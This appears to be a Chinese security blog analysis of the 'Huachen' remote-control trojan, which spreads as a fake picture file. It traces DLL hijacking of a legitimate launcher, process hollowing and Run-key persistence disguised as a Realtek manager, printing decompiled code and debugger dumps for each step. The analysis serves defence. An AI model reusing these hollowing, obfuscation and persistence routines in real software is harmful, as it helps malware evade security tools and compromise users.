



## 移花接木大法：新型“白利用”华晨远控木马分析

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“白利用”是木马对抗主动防御类软件的一种常用手法。国内较早一批“白利用”木马是通过系统文件rundll32.exe启动一个木马dll文件，之后又发展出劫持合法软件的dll组件来加载木马dll的攻击方式。

随着安全软件对“白利用”的防御机制日益完善，木马也在花样翻新。近期，360QVM引擎团队发现“华晨同步专家”远控木马家族采用了比较另类的“白利用”技术：该木马利用白文件加载dll文件后，再次启动白文件并卸载白进程内存空间，然后重新填充病毒代码执行。

这种“移花接木”的手法，使得病毒代码均通过白进程主模块执行，能够绕过多数安全软件的主动防御规则，具有较强的存活能力。以下是对此木马详细的技术分析：


## 木马分析

该木马伪装成“美女图片”通过社交软件、电子邮件等方式传播，一旦中招，电脑将被黑客发送指令执行摄像头监控、屏幕监控等远程控制行为。目前已知该木马主要变种达到22个。

名称	修改日期	类型	大小
jinjingtsh1.exe	2015-4-24 19:16	应用程序	298 KB
jinjingtsh2.exe	2015-5-11 13:08	应用程序	298 KB
jinjingtsh3.exe	2015-4-24 12:14	应用程序	298 KB
jinjingtsh4.exe	2015-4-27 11:18	应用程序	298 KB
jinjingtsh5.exe	2015-5-13 21:50	应用程序	298 KB
jinjingtsh6.exe	2015-5-7 21:09	应用程序	298 KB
jinjingtsh7.exe	2015-4-26 21:55	应用程序	298 KB
jinjingtsh8.exe	2015-4-23 23:38	应用程序	298 KB
jinjingtsh9.exe	2015-5-23 9:40	应用程序	298 KB
jinjingtsh10.exe	2015-4-24 12:54	应用程序	298 KB
jinjingtsh11.exe	2015-4-23 8:38	应用程序	298 KB
jinjingtsh12.exe	2015-4-28 23:40	应用程序	296 KB
jinjingtsh13.exe	2015-4-30 0:37	应用程序	296 KB
jinjingtsh14.exe	2015-4-30 23:44	应用程序	294 KB
jinjingtsh15.exe	2015-4-25 10:42	应用程序	298 KB
jinjingtsh16.exe	2015-4-30 16:52	应用程序	298 KB
jinjingtsh17.exe	2015-4-27 18:58	应用程序	298 KB
jinjingtsh18.exe	2015-4-27 18:00	应用程序	298 KB
jinjingtsh19.exe	2015-4-24 20:23	应用程序	298 KB
jinjingtsh20.exe	2015-4-27 23:34	应用程序	298 KB
jinjingtsh21.exe	2015-4-24 19:41	应用程序	298 KB
jinjingtsh22.exe	2015-5-15 6:07	应用程序	298 KB


(<http://blogs.360.cn/360safe/wp-content/uploads/2015/05/110.png>)

图：“华晨同步专家”远控木马及变种



图：木马执行过程

“华晨同步专家”木马文件：



(<http://blogs.360.cn/360safe/wp-content/uploads/2015/05/213.png>)



(<http://blogs.360.cn/360safe/wp-content/uploads/2015/05/310.png>)

美女图片.exe：运行后会释放update.exe、ETComm.dll、wc.dat这三个文件，并运行update.exe。这种“三合一”的打包方式相比压缩包更利于木马传播。

- 1、update.exe：盛大网络的ET语音启动程序
- 2、ETComm.dll：用于劫持盛大程序的木马dll文件
- 3、wc.dat：zlib压缩加密的远程控制木马

我们首先从ETComm.dll入手分析：

## ETComm.dll分析过程

DllMain中首先获取模块完整路径

```
u28 = 0;
ExistingFileName = 0;
memset(&u30, 0, 0x100u);
u31 = 0;
u32 = 0;
*(_DWORD *)&u15[1] = 0;
u16 = 0;
PathName = 0;
memset(&u34, 0, 0x100u);
u35 = 0;
u15[0] = 0;
u36 = 0;
GetModuleFileName(0, &sMoudleName, 0x104u);
```

比较自身完整路径是否为C:\$WinBackUP.H1502BinBackupImagesupdate.exe

如果不在C:\$WinBackUP.H1502BinBackupImages目录下则将ETComm.dll、wc.dat、update.exe拷贝过去，接下来直接进入100016A0

```
String1 = 0;
memset(&u19, 0, 0xFCu);
u23 = 0;
u24 = 0;
wprintfA(&String1, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\update.exe", u15, u15, u4, u14, u3, *(_DWORD *)&u15);
wprintfA(&u20, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\ETComm.dll", u15, "ETComm.dll");
wprintfA(&NewFileName, "C:\\$WinBackUP.H1502\\BinBackup\\Images\\wc.dat", u15);
if (lstrcmpiA(&String1, &sMoudleName))
{
    lstrcpyA((LPSTR)&ExistingFileName, "wc.dat");
    CopyFileA(&ExistingFileName, &NewFileName, 0);
    CopyFileA(&sMoudleName, &String1, 0);
    lstrcpyA((LPSTR)&ExistingFileName, "ETComm.dll");
    CopyFileA(&ExistingFileName, &u20, 0);
}
sub_100016A0(&NewFileName, &String1, (int)&u17);
ExitProcess(0);
```

(<http://blogs.360.cn/360safe/wp-content/uploads/2015/05/37.png>)

100016A0进来以后首先访问C:\$WinBackUP.H1502BinBackupImageswc.dat

100016A0	51	push	ecx	
100016A1	8B4424 08	mov	eax, dword ptr [esp+8]	
100016A5	53	push	ebx	
100016A6	6A 00	push	0	
100016A8	68 80000000	push	80	
100016AD	6A 03	push	3	
100016AF	6A 00	push	0	
100016B1	6A 01	push	1	
100016B3	6A 01	push	1	
100016B5	50	push	eax	
100016B6	FF15 4C500010	call	dword ptr [1000504C]	kernel32.CreateFileA

ds:[1000504C]=7C801A28 (kernel32.CreateFileA)

0012F6E8	43 3A 5C	0012F59C	0012F668	FileName = "C:\\$WinBackUP.H1502\BinBackup\Images\wc.dat"
0012F6F8	35 30 32	0012F5A0	00000001	Access = 1
0012F708	61 67 65	0012F5A4	00000001	ShareMode = FILE_SHARE_READ
0012F718	00 00 00	0012F5A8	00000000	pSecurity = NULL
0012F728	00 00 00	0012F5AC	00000003	Mode = OPEN_EXISTING
0012F738	00 00 00	0012F5B0	00000000	Attributes = NORMAL
0012F748	00 00 00	0012F5B4	00000000	hTemplateFile = NULL

申请一段内存后将wc.dat的内容读进去

100016E1	0DE0	mov	ebp, eax	
100016E3	55	push	ebp	
100016E4	E8 63030000	call	<operator new>	jmp 到 msvcrt.??2@YAPAXI@Z
100016E9	8BCD	mov	ecx, ebp	
100016EB	8BF0	mov	esi, eax	
100016ED	8BD1	mov	edx, ecx	
100016EF	33C0	xor	eax, eax	
100016F1	8BFE	mov	edi, esi	
100016F3	83C4 04	add	esp, 4	
100016F6	C1E9 02	shr	ecx, 2	
100016F9	F3:AB	rep	stos dword ptr es:[edi]	
100016FB	8BCA	mov	ecx, edx	
100016FD	83E1 03	and	ecx, 3	
10001700	F3:AA	rep	stos byte ptr es:[edi]	
10001702	33FF	xor	edi, edi	
10001704	8D4424 10	lea	eax, dword ptr [esp+10]	
10001708	57	push	edi	
10001709	50	push	eax	
1000170A	55	push	ebp	
1000170B	56	push	esi	
1000170C	53	push	ebx	
1000170D	897C24 24	mov	dword ptr [esp+24], edi	
10001711	FF15 40500010	call	dword ptr [10005040]	kernel32.ReadFile

ds:[10005040]=7C801812 (kernel32.ReadFile)

00920048	00 00 00	0012F598	0000002C	hFile = 0000002C
00920058	00 00 00	0012F59C	00920048	Buffer = 00920048
00920068	00 00 00	0012F5A0	00013A14	BytesToRead = 13A14 (80404.)
00920078	00 00 00	0012F5A4	0012F5BC	pBytesRead = 0012F5BC
00920088	00 00 00	0012F5A8	00000000	pOverlapped = NULL

将读出来的文件内容的前四位与0x36异或，得出0x14E00

1000171E	33C0	xor	eax, eax
10001720	8A1C30	mov	bl, byte ptr [eax+esi]
10001723	80F3 36	xor	bl, 36
10001726	881C30	mov	byte ptr [eax+esi], bl
10001729	40	inc	eax
1000172A	83F8 04	cmp	eax, 4
1000172D	7C F1	jl	short 10001720
跳转未实现 10001720=10001720			
00920048	00014E00		

将解密出来的0x14e00给到一个变量

紧接着就申请出来一块0x14E00大小的内存

之后将这些数据作为参数传递到Zlib的解压函数中

```
nSize = *(_DWORD *)sFileData;
S14E00 = operator new(nSize);
ZlibDecompressStream((int)S14E00, (int *)&nSize, (int)((char *)sFileData + 4), v6 - 4);
```

解出来的数据如下

00933A68	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ? ...  ...ÿÿ..
00933A78	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
00933A88	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
00933A98	00 00 00 00	00 00 00 00	00 00 00 00	F0 00 00 00	.....?..
00933AA8	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	■?..???L?Th
00933AB8	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
00933AC8	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
00933AD8	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$......
00933AE8	5B C5 6A 4D	1F A4 04 1E	1F A4 04 1E	1F A4 04 1E	[葫M?■■?■■?■
00933AF8	64 B8 08 1E	1E A4 04 1E	70 BB 0E 1E	14 A4 04 1E	d?■■?■p?■■?■
00933B08	9C B8 0A 1E	1E A4 04 1E	70 BB 00 1E	1D A4 04 1E	涅.■■?■p?■■?■
00933B18	DC AB 59 1E	1C A4 04 1E	1F A4 05 1E	31 A4 04 1E	源Y■■?■■?■1?■
00933B28	F7 BB 0E 1E	1E A4 04 1E	F7 BB 0F 1E	1A A4 04 1E	般■■■?■般■■■?■
00933B38	D8 A2 02 1E	1E A4 04 1E	F7 BB 00 1E	1E A4 04 1E	刀-■■?■般.■■?■
00933B48	52 69 63 68	1F A4 04 1E	00 00 00 00	00 00 00 00	Rich■?■.....
00933B58	50 45 00 00	4C 01 03 00	10 75 0B 55	00 00 00 00	PE..L. .uU....
00933B68	00 00 00 00	E0 00 0F 01	0B 01 06 00	00 40 01 00	....?■.■.■.■.■
00933B78	00 10 00 00	00 60 01 00	20 A8 02 00	00 70 01 00	.■...`?..p.■
00933B88	00 B0 02 00	00 00 40 00	00 10 00 00	00 02 00 00	.?...@..■...~.
00933B98	04 00 00 00	00 00 00 00	04 00 00 00	00 00 00 00	..... .....
00933BA8	00 C0 02 00	00 10 00 00	00 00 00 00	02 00 00 00	.?..■.....~..

由此我们可以得出wc.dat的结构，第一个DWORD存放的是UnpackFileSize，之后的数据存放的是压缩后的文件数据，此时是最好的dump时机。

Dump出来的文件：



## 接下来是为内存运行exe做准备了

alignPEToMem函数主要作用为加载PE到内存，该函数主要内容为对其exe节数据进行初始化操作。AttachPE主要作用为创建外壳进程（盛大网络ET语音启动程序），并替换进程数据然后执行真正的病毒代码

```

HANDLE v4; // esi@1
int v6; // [sp+4h] [bp-8h]@1
int v7; // [sp+8h] [bp-4h]@1

v4 = (HANDLE)-1;
if ( alignPEToMem(lpBuffer, nSize, (int)&v7, (int)&v6, (int)&lpBuffer, (int)&nSize)
{
    v4 = AttachPE(lpCommandLine, v7, v6, lpBuffer, nSize, a4);
    VirtualFree((LPVOID)lpBuffer, nSize, 0x40000u);
}
return v4;

```

我们重点来看下AttachPE函数的行为：

首先挂起模式再次运行C:\\$WinBackUP.H1502\BinBackup\Images\update.exe

10001348	50	push	eax	
10001349	50	push	eax	
1000134A	6A 04	push	4	
1000134C	50	push	eax	
1000134D	50	push	eax	
1000134E	89 44 24 34	mov	dword ptr [esp+34], eax	
10001352	50	push	eax	
10001353	8B 84 24 A0 00 00 00	mov	eax, dword ptr [esp+A0]	
1000135A	50	push	eax	
1000135B	6A 00	push	0	
1000135D	C7 44 24 60 44 00	mov	dword ptr [esp+60], 44	
10001365	FF 15 1C 50 00 10	call	dword ptr [1000501C]	kernel32.CreateProcessA
ds:[1000501C]=7C80236B (kernel32.CreateProcessA)				
00933A68	4D 5A 90 00 03 00 00	0012F1A4	00000000	ModuleFileName = NULL
00933A78	B8 00 00 00 00 00 00	0012F1A8	0012F5E8	CommandLine = "C:\\$WinBackUP.H1502\BinBackup\Images\update.exe"
00933A88	00 00 00 00 00 00 00	0012F1AC	00000000	pProcessSecurity = NULL
00933A98	00 00 00 00 00 00 00	0012F1B0	00000000	pThreadSecurity = NULL
00933AA8	0E 1F BA 0E 00 B4 09	0012F1B4	00000000	InheritHandles = FALSE
00933AB8	69 73 20 70 72 6F 67	0012F1B8	00000004	CreationFlags = CREATE_SUSPENDED
00933AC8	74 20 62 65 20 72 75	0012F1BC	00000000	pEnvironment = NULL
00933AD8	6D 6F 64 65 2E 0D 0D	0012F1C0	00000000	CurrentDir = NULL
00933AE8	5B C5 6A 4D 1F A4 04	0012F1C4	0012F204	pStartupInfo = 0012F204
00933AF8	64 B8 08 1E 1E A4 04	0012F1C8	0012F1D8	pProcessInfo = 0012F1D8

调用GetThreadContext获取信息目标进程的线程句柄

```

lpContext->ContextFlags = 0x10007u; // CONTEXT_FULL
GetThreadContext(*hThread, lpContext);

```

得到的信息存放在结构体lpContext中，接着读取了目标进程的lpContext结构体中Ebx+8的数据。

[lpContext.Ebx+8]处存的是外壳进程的加载基址，该目标进程的基址为0x00400000

```

HANDLE v9; // edx@2
LPCVOID v10; // esi@2
SIZE_T NumberOfBytesRead; // [sp+8h] [bp-74h]@2
struct _PROCESS_INFORMATION ProcessInformation; // [sp+Ch] [bp-70h]@1
struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+1Ch] [bp-60h]@2
struct _STARTUPINFOA StartupInfo; // [sp+38h] [bp-44h]@1

memset(&StartupInfo, 0, sizeof(StartupInfo));
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
result = CreateProcessA(0, lpCommandLine, 0, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
v8 = result;
if ( result )
{
    v9 = ProcessInformation.hThread;
    *a3 = ProcessInformation.hProcess;
    *hThread = v9;
    *(_DWORD *)a5 = ProcessInformation.dwProcessId;
    lpContext->ContextFlags = 0x10007u; // CONTEXT_FULL
    GetThreadContext(*hThread, lpContext);
    ReadProcessMemory(*a3, (LPCVOID)(lpContext->Ebx + 8), lpBuffer, 4u, &NumberOfBytesRead);
    v10 = *(LPCVOID *)lpBuffer;
    VirtualQueryEx(*a3, *(LPCVOID *)lpBuffer, &Buffer, 0x1Cu);
    *(_DWORD *)a7 = (char *)v10 - *(_DWORD *)lpBuffer;
    result = v8;
}
return result;

```

动态获取ntdll的ZwUnmapViewOfSection并调用，卸载目标进程原外壳内存数据

```

int __cdecl sub_100012D0(int a1, int a2)
{
    int v2; // esi@1
    HMODULE v3; // eax@1
    HMODULE v4; // edi@1
    FARPROC v5; // eax@2

    v2 = 0;
    v3 = LoadLibraryA("ntdll.dll");
    v4 = v3;
    if ( v3 )
    {
        v5 = GetProcAddress(v3, "ZwUnmapViewOfSection");
        if ( v5 )
            v2 = ((int (__stdcall *)(int, int))v5)(a1, a2) == 0;
        FreeLibrary(v4);
    }
    return v2;
}

```

重新在目标傀儡进程中申请傀儡代码用到的内存，0x00400000大小为2C000



74 17	je	short 100014FE	
8B56 34	mov	edx, dword ptr [esi+34]	
8B4424 10	mov	eax, dword ptr [esp+10]	
6A 40	push	40	
68 00300000	push	3000	
57	push	edi	
52	push	edx	
50	push	eax	
FFD3	call	ebx	kernel32.VirtualAllocEx
894424 14	mov	dword ptr [esp+14], eax	
8B4424 14	mov	eax, dword ptr [esp+14]	
85C0	test	eax, eax	

09B12 (kernel32.VirtualAllocEx)

00 C0 02 00	00 00 00 00	12 9B 80 7C	1E 01 20 01	..?.....	評	0012F254	00000040
E8 37 17 00	12 00 14 00	00 FC FD 7F	14 E2 00 00	?...?..	...	0012F258	00400000
5C F1 12 00	E8 37 17 00	08 FB 12 00	20 E9 92 7C	\?..?..	閤	0012F25C	0002C000
00 C0 FD 7F	00 00 00 00	51 7C 93 7C	00 00 00 00	..例...Q	措	0012F260	00003000
00 00 92 7C	3C F2 12 00	00 00 00 00	50 F2 12 00	..法<?...P?	...	0012F264	00000040
18 1F 27 00	54 F1 12 00	7E AE 80 7C	08 FB 12 00	...T?..敵	...	0012F268	00933A68

00010000	00001000				Priv	R
00020000	00001000				Priv	R
0012E000	00001000				Priv	R
0012F000	00001000			堆栈于主	Priv	R
00130000	00003000				Map	R
00140000	00002000				Map	R
00150000	00001000				Priv	R
00161000	0000F000			堆栈于主	Priv	R
00170000	00001000				Priv	R
00180000	00001000				Priv	R
00190000	00001000				Priv	R
00400000	0002C000				Priv	R
7C920000	00001000	ntdll		PE 文件头	Imag	R
7C921000	0007D000	ntdll	.text	SFX,代码,输	Imag	R
7C99E000	00005000	ntdll	.data		Imag	R
7C9A3000	00010000	ntdll	.rsrc	资源	Imag	R
7C9B3000	00003000	ntdll	.reloc		Imag	R
7CFA0000	00022000				Map	R

内存申请成功后在傀儡进程的Context.ebx+8中写入新的基址（因为两个文件基址都为0x400000，所以这一步并没有什么用，但是如果对于两个基址不一样的文件这一步就非常必要了）

```

LABEL_15:
WriteProcessMemory(hProcess, (LPVOID)(Context.Ebx + 8), &Buffer, 4u, &NumberOfBytesWritten);
v11 = Buffer;
v12 = hProcess;

```

然后在新申请的内存中写入已经展开了所有节数据的病毒代码，大小为0x2C000

```

v11 = Buffer;
v12 = hProcess;
*(_DWORD *)(a2 + 52) = Buffer;
if ( WriteProcessMemory(v12, v11, lpBuffer, nSize, &NumberOfBytesWritten) )
{

```

重置运行环境中的入口地址，新的OEP为基址+0x0002A820

```

Context.ContextFlags = 0x10007u;
if ( Buffer == lpAddress )
Context.Eax = *(_DWORD *)(a2 + 52) + *(_DWORD *)(a2 + 40);
else
Context.Eax = (DWORD)((char *)Buffer + *(_DWORD *)(a2 + 40));

```

更新傀儡进程运行环境后恢复傀儡进程运行



```
SetThreadContext(hObject, &Context);
ResumeThread(hObject);
CloseHandle(hObject);
return hProcess;
}
```

至此ETComm.dll的任务已经完成，直接退出了进程

```
sub_100016A0((DWORD)&String1, (unsigned int)&NewFileName, &String1, (int)&v17);
ExitProcess(0);
}
```

## 接下来我们分析被偷梁换柱的update.exe进程

从入口点我们可以看出是UPX加壳

nbvc - update2.exe PID:[3D8] - [^\_^ - 主线程, 模块 - update2]
 文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H) 工具 设置API断点>
 暂停

0042A820	60	pushad
0042A821	BE 00704100	mov esi, 00417000
0042A826	8DBE 00A0FEFF	lea edi, dword ptr [esi+FFFEA000]
0042A82C	57	push edi
0042A82D	83CD FF	or ebp, FFFFFFFF
0042A830	EB 10	jmp short 0042A842
0042A832	90	nop
0042A833	90	nop
0042A834	90	nop
0042A835	90	nop
0042A836	90	nop
0042A837	90	nop
0042A838	8A06	mov al, byte ptr [esi]
0042A83A	46	inc esi
0042A83B	8807	mov byte ptr [edi], al
0042A83D	47	inc edi
0042A83E	01DB	add ebx, ebx
0042A840	75 07	jnz short 0042A849
0042A842	8B1E	mov ebx, dword ptr [esi]
0042A844	83EE FC	sub esi, -4

直接ESP定律到程序OEP，入口点代码可以看出是VC6.0所编译

004022AC	55	push ebp	
004022AD	8BEC	mov ebp, esp	
004022AF	6A FF	push -1	
004022B1	68 20344000	push 00403420	
004022B6	68 30244000	push 00402430	jmp 到 msvcrt._except_handler3
004022BB	64:A1 00000000	mov eax, dword ptr fs:[0]	
004022C1	50	push eax	
004022C2	64:8925 00000000	mov dword ptr fs:[0], esp	
004022C9	83EC 68	sub esp, 68	
004022CC	53	push ebx	
004022CD	56	push esi	
004022CE	57	push edi	
004022CF	8965 E8	mov dword ptr [ebp-18], esp	
004022D2	33DB	xor ebx, ebx	
004022D4	895D FC	mov dword ptr [ebp-4], ebx	
004022D7	6A 02	push 2	
004022D9	FF15 74304000	call dword ptr [403074]	msvcrt.__set_app_type
004022DF	59	pop ecx	
004022E0	830D 104D4000	or dword ptr [404D10], FFFFFFFF	
004022E7	830D 144D4000	or dword ptr [404D14], FFFFFFFF	
004022EE	FF15 70304000	call dword ptr [403070]	msvcrt.__p_fmode
004022F4	8B0D 004D4000	mov ecx, dword ptr [404D00]	
004022FA	8908	mov dword ptr [eax], ecx	
004022FC	FF15 6C304000	call dword ptr [40306C]	msvcrt.__p_commode
00402202	0000 F0C04000	mov ecx, dword ptr [40C0F0]	

来到Main函数我们可以看到先是调用了一些sleep(0)

00402070	55	push	ebp	
00402071	8BEC	mov	ebp, esp	
00402073	81EC 30010000	sub	esp, 130	
00402079	53	push	ebx	
0040207A	56	push	esi	
0040207B	8B35 0C304000	mov	esi, dword ptr [40300C]	kernel32.Sleep
00402081	33DB	xor	ebx, ebx	
00402083	57	push	edi	
00402084	53	push	ebx	
00402085	FFD6	call	esi	
00402087	53	push	ebx	
00402088	FFD6	call	esi	
0040208A	53	push	ebx	
0040208B	FFD6	call	esi	
0040208D	53	push	ebx	
0040208E	FFD6	call	esi	
00402090	B9 40000000	mov	ecx, 40	
00402095	33C0	xor	eax, eax	
00402097	8DBD D1FEFFFF	lea	edi, dword ptr [ebp-12F]	
0040209D	889D D0FEFFFF	mov	byte ptr [ebp-130], bl	
004020A3	F3:AB	rep	stos dword ptr es:[edi]	
004020A5	66:AB	stos	word ptr es:[edi]	
004020A7	53	push	ebx	
004020A8	AA	stos	byte ptr es:[edi]	
004020A9	FFD6	call	esi	
004020AB	53	push	ebx	
004020AC	FFD6	call	esi	
004020AE	53	push	ebx	
004020AF	FFD6	call	esi	
004020B1	53	push	ebx	
004020B2	FFD6	call	esi	
004020B4	B1 65	mov	cl, 65	
004020B6	B0 6C	mov	al, 6C	
004020B8	884D D5	mov	byte ptr [ebp-28], cl	
004020BB	884D DC	mov	byte ptr [ebp-24], cl	
004020BE	884D E0	mov	byte ptr [ebp-20], cl	
004020C1	884D E4	mov	byte ptr [ebp-1C], cl	
004020C4	B1 45	mov	cl, 45	
ehp=0012FFC0				

后面有一些字符串单字节赋值，我们可以看出他拼出来的字符串是Kernel32.dll和GetModuleFileNameA，分别给到了变量LibFileName和ProcName

```

ProcName = 'G';
v13 = 't';
v14 = 'M';
v15 = 'o';
v16 = 'd';
v17 = 'u';
v20 = 'F';
v21 = 'i';
v24 = 'N';
v25 = 'a';
v26 = 'm';
v28 = 'A';
v29 = 0;
LibFileName = 'K';
v32 = 'R';
v33 = 'N';
v35 = 'L';
v36 = '3';
v37 = '2';
v38 = '.';
v39 = 'd';
v42 = 0;
v4 = LoadLibraryA(&LibFileName);
v5 = GetProcAddress(v4, &ProcName);
Sleep(0);
Sleep(0);
Sleep(0);
Sleep(0);

```

#### 动态获取GetModuleFileNameA

!12F	C645 F1 64	mov	byte ptr [ebp-F], 64		
!133	885D F4	mov	byte ptr [ebp-C], bl		
!136	FF15 1C304000	call	dword ptr [40301C]	kernel32.LoadLibraryA	
!13C	50	push	eax		
!13D	FF15 18304000	call	dword ptr [403018]	kernel32.GetProcAddress	
!143	53	push	ebx		
!144	8BF8	mov	edi, eax		
!146	EED6	call	esi		
[00403018]=7C80AE40 (kernel32.GetProcAddress)					
!000	00 00 00 00			0012FDE0	7C800000 hModule = 7C800000 (kernel32)
!010	E8 00 00 80			0012FDE4	0012FEF8 ProcNameOrOrdinal = "GetModuleFileNameA"

通过GetModuleFileNameA获取到文件所在路径后，将该路径写入注册表作为启动项，启动项名称为“Realtek 高清晰音频管理器”

```

if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey) )
{
    Sleep(0);
    Sleep(0);
    Sleep(0);
    Sleep(0);
    RegSetValueExA(hKey, "Realtek高清", 0, 1u, &Data, 0x104u);
    RegCloseKey(hKey);
}

```

名称	类型	数据
ab (默认)	REG_SZ	(数值未设置)
ab	REG_SZ	
ab Realtek高清晰音频管理器	REG_SZ	\\.\C:\Program Files\Realtek\Audio\HDA\update2.exe
ab	REG_SZ	

获取资源中的名为“dll”的资源

The screenshot shows the Resource Tree on the left and the Resource Viewer on the right. The Resource Tree displays the file 'update2.exe' with a tree structure containing 'DLL', '102', and '图标'. The Resource Viewer displays the 'String Table' (字符串表) resource, showing a list of strings in a hex editor format. The strings include various characters and symbols, some of which are highlighted in blue.

中间有很多sleep(0)做干扰

```


Sleep(0);
Sleep(0);
Sleep(0);
result = a2;
if ( a2 )
{
    v5 = a1;
    v6 = a2;
    do
    {
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        *(_BYTE *)v5 = v3 + (v3 ^ *(_BYTE *)v5);
        ++v5;
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        Sleep(0);
        result = v6-- - 1;
    }
    while ( v6 );
}
return result;

```

解出来的文件

004050F0	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ? ...  ...ÿü..
00405100	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
00405110	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
00405120	00 00 00 00	00 00 00 00	00 00 00 00	08 01 00 00	.....■ふ..
00405130	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	■■?..???L?Th
00405140	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
00405150	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
00405160	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$......
00405170	A8 DB D4 47	EC BA BA 14	EC BA BA 14	EC BA BA 14	乙訥旌?旌?旌?
00405180	97 A6 B6 14	EF BA BA 14	6F A6 B4 14	EF BA BA 14	檣?鎔?o I ■鎔?
00405190	83 A5 B1 14	ED BA BA 14	83 A5 B0 14	E8 BA BA 14	儼?碎?儼?韜?
004051A0	83 A5 BE 14	E8 BA BA 14	04 A5 B0 14	E6 BA BA 14	儼?韜?ゞ■靖?
004051B0	EC BA BB 14	A7 BB BA 14	2F B5 E7 14	F1 BA BA 14	旌?山?/电■窃?
004051C0	2B BC BC 14	ED BA BA 14	04 A5 B1 14	FA BA BA 14	+技■碎?ヶ■ ?
004051D0	04 A5 BE 14	ED BA BA 14	52 69 63 68	EC BA BA 14	ゞ■碎?Rich旌?
004051E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
004051F0	00 00 00 00	00 00 00 00	50 45 00 00	4C 01 05 00	.....PE..Lふ
00405200	F8 2A F8 53	00 00 00 00	00 00 00 00	E0 00 0E 21	?意.....?■!
00405210	08 01 06 00	00 92 01 00	00 D8 00 00	00 00 00 00	■ふ...?..?.....
